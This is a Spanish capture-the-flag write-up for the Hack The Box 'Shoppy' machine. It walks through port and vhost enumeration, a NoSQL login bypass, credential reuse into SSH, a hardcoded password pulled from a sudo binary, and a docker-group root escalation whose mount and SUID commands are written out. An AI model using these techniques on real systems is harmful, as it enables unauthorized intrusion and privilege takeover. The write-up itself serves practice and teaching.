

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[/home/kali/HTB/shoppy]
# ping -c 1 10.10.11.180
PING 10.10.11.180 (10.10.11.180) 56(84) bytes of data.
64 bytes from 10.10.11.180: icmp_seq=1 ttl=63 time=37.4 ms

--- 10.10.11.180 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.411/37.411/37.411/0.000 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.93 scan initiated Sat Jan 28 09:16:54 2023 as: nmap -sCV -p 22,80,9093 -v -n -oN targeted 10.10.11.180
Nmap scan report for 10.10.11.180
Host is up (0.047s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 9e5e8351d99f89ea471a12eb81f922c0 (RSA)
|_  256 5857eeeb0650037c8463d7a3415b1ad5 (ECDSA)
|_  256 3e9d0a4290443860b3b62ce9bd9a6754 (ED25519)
80/tcp    open  http      nginx 1.23.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Did not follow redirect to http://shoppy.htb
|_ http-server-header: nginx/1.23.1
9093/tcp   open  copycat?
|_ copycat-version: 1.0.0
```

Consultamos el “launchpad” para intentar descubrir a que versión de Debian nos estamos enfrentando. A raíz del resultado, podemos intuir que estamos ante una versión Sid.

openssh 1:8.4p1-5 source package in Debian

Changelog

```
openssh (1:8.4p1-5) unstable; urgency=high

* CVE-2021-28041: Fix double free in ssh-agent(1) (closes: #984940).

-- Colin Watson <email address hidden> Sat, 13 Mar 2021 09:59:40 +0000
```

Upload details

Uploaded by: Debian OpenSSH Maintainers on 2021-03-13	Uploaded to: Sid
Original maintainer: Debian OpenSSH Maintainers	Architectures: any all
Section: net	Urgency: Very Urgent


Revisamos las tecnologías usadas por la web que corre por el puerto TCP/80.

```
(root@kali) ~/home/kali/HTB/shoppy
$ whatweb http://10.10.11.180
http://10.10.11.180 [301 Moved Permanently] Country[RESERVED][??], HTTPServer[nginx/1.23.1], IP[10.10.11.180], RedirectLocation[http://shoppy.htb], Title[301 Moved Permanently], nginx[1.23.1]
www Opening: http://shoppy.htb - no address for shoppy.htb
```

Vemos que nos redirige a <http://shoppy.htb>. Vamos a meter el dominio shoppy.htb en nuestro fichero hosts y volvemos a revisar las tecnologías usadas.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 7.1 /etc/hosts *
127.0.0.1 localhost
127.0.1.1 kali
10.10.11.180 shoppy.htb
(root@kali) ~/home/kali/HTB/shoppy
$ whatweb http://10.10.11.180
http://10.10.11.180 [301 Moved Permanently] Country[RESERVED][??], HTTPServer[nginx/1.23.1], IP[10.10.11.180], RedirectLocation[http://shoppy.htb], Title[301 Moved Permanently], nginx[1.23.1]
http://shoppy.htb [200 OK] Country[RESERVED][??], HTML5, HTTPServer[nginx/1.23.1], IP[10.10.11.180], JQuery, Script, Title[Shoppy Wait Page][title element contains newline(s)], nginx[1.23.1]
```

Abrimos la web en nuestro navegador. Realizamos una revisión de la misma, pero no encontramos nada de interés.



Realizamos una enumeración de directorios. Encontramos un panel de “login”.


```
(root@kali) ~/home/kali/HTB/shoppy
$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 -u http://shoppy.htb

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://shoppy.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/01/28 11:11:37 Starting gobuster in directory enumeration mode


/images (Status: 301) [Size: 179] [→ /images/]
/login (Status: 200) [Size: 1074]
/admin (Status: 302) [Size: 28] [→ /login]
/assets (Status: 301) [Size: 179] [→ /assets/]
/css (Status: 301) [Size: 173] [→ /css/]
/Login (Status: 200) [Size: 1074]
/js (Status: 301) [Size: 171] [→ /js/]
Progress: 2219 / 220561 (1.01%)C
```




2. Análisis de vulnerabilidades y explotación

Intentamos las inyecciones SQL típicas, pero no funcionan. Vamos a intentar lo mismo, pero para NoSQL


(<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>). La primera prueba parece no funcionar.




Intentamos realizar la petición, pero como si fuera JSON. Esta vez, conseguimos una respuesta.




Vamos a ver que pasa si forzamos un error, por si obtenemos algún tipo de información. En este caso obtenemos un posible usuario.




Seguimos probando inyecciones NoSQL pero no parecen funcionar. Siguiendo con PayloadsAllTheThings vamos a intentar las inyecciones para MongoDB. Vamos a dejar que la propia consulta de la aplicación cierre la última comilla.




Con este “payload” conseguimos acceso. Vamos a irnos a la opción “Search Users”.



Aplicamos la misma inyección anterior para intentar obtener todos los usuarios del sistema.



Con la web <http://hashes.com> intentamos descifrar esas contraseñas que estan en MD5.



Clave: remembermethisway

Intentamos validar por SSH esa clave obtenida, tanto para el usuario “josh” como para “Jaeger”, pero no ganamos acceso.

Debemos seguir enumerando. Vamos a intentar enumerar “virtual hosts”. Lo intentamos con varios diccionarios.

```
root@kali:~/home/kali# gobuster vhost -u http://shoppy.htb -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 200 --append-domain

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      http://shoppy.htb
[+] Method:   GET
[+] Threads:  200
[+] Wordlist:  /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent: gobuster/3.4
[+] Timeout:  10s
[+] Append Domain: true


2023/01/29 10:07:09 Starting gobuster in VHOST enumeration mode

Found: mattermost.shoppy.htb Status: 200 [Size: 3122]
Progress: 99470 / 100001 (99.48%)

2023/01/29 10:07:41 Finished

root@kali:~/home/kali#
```

Metemos la entrada encontrada en nuestro fichero hosts y abrimos la web en nuestro navegador.




Investigamos de qué se trata.

Qué es Mattermost

Mattermost es una **herramienta colaborativa** para trabajar con un equipo de trabajo de manera ágil y efectiva. Muchas personas la comparan con **Slack**, dado que sirve para hablar por chat y enviar archivos. Pero atención, a esas funciones principales se le suman otras muy interesantes que detallaremos a continuación.

Probamos con las credenciales del usuario “josh” que obtuvimos anteriormente y conseguimos acceso. Revisamos la web, y nos encontramos las siguientes credenciales en un post.



Clave: Sh0ppyBest@pp!

Probamos esas credenciales por SSH y ganamos acceso a la máquina víctima.

```
(root@kali)-[/home/kali/HTB/shoppy]
# ssh jaeger@10.10.11.180
jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$ hostname -I
10.10.11.180 172.17.0.1 dead:beef::250:56ff:feb9:4cd9
jaeger@shoppy:~$
```

3. Movimiento lateral

Revisamos nuestros privilegios a nivel de sudoers y vemos que podemos ejecutar una aplicación como el usuario “deploy”.

```
jaeger@shoppy:~/ShoppyApp$ sudo -l
Matching Defaults entries for jaeger on shoppy:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
  (deploy) /home/deploy/password-manager
```

Revisamos los caracteres imprimibles con “strings”. Inicialmente no vemos nada interesante. Añadimos el modificador -e y esta vez obtenemos la palabra “Sample”.

```
(deploy) /home/deploy/password-manager
jaeger@shoppy:~/ShoppyApp$ strings -e l /home/deploy/password-manager
Sample
```

Vemos si se trata de la credencial y efectivamente.

```
jaeger@shoppy:~/ShoppyApp$ sudo -u deploy /home/deploy/./password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
```

Probamos esas credenciales con SSH y ganamos acceso como el usuario “deploy”.

4. Escalada de privilegios

Revisamos a qué grupos pertenecemos.

```
deploy@shoppy:~$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
deploy@shoppy:~$
```

Al pertenecer al grupo dockers, mediante monturas, podemos aprovecharnos para escalar privilegios. Consultamos si tenemos disponibles imágenes en el sistema.

```
deploy@shoppy:~$ docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
alpine latest d7d3d98c851f 6 months ago 5.53MB
```

Desplegamos un Docker en segundo plano, montando la raíz de la máquina víctima en /mnt/root del Docker.

```
deploy@shoppy:~$ docker run -dit -v /:/mnt/root --name seTenso alpine 6ea02e06cae31771923580f63c3c314d3c29cd03393c6facf10a9f43f5a81a03
deploy@shoppy:~$
```

Nos metemos dentro del Docker con ssh.

```
deploy@shoppy:~$ docker exec -it seTenso sh
```

Asignamos el SUID a la bash de la máquina víctima.

```
bash-5.1# chmod u+s /mnt/root/bin/bash
```

No salimos del Docker y ejecutamos la bash de una forma privilegiada, obteniendo acceso como root.

```
deploy@shoppy:~$ bash -p
bash-5.1# whoami
root
```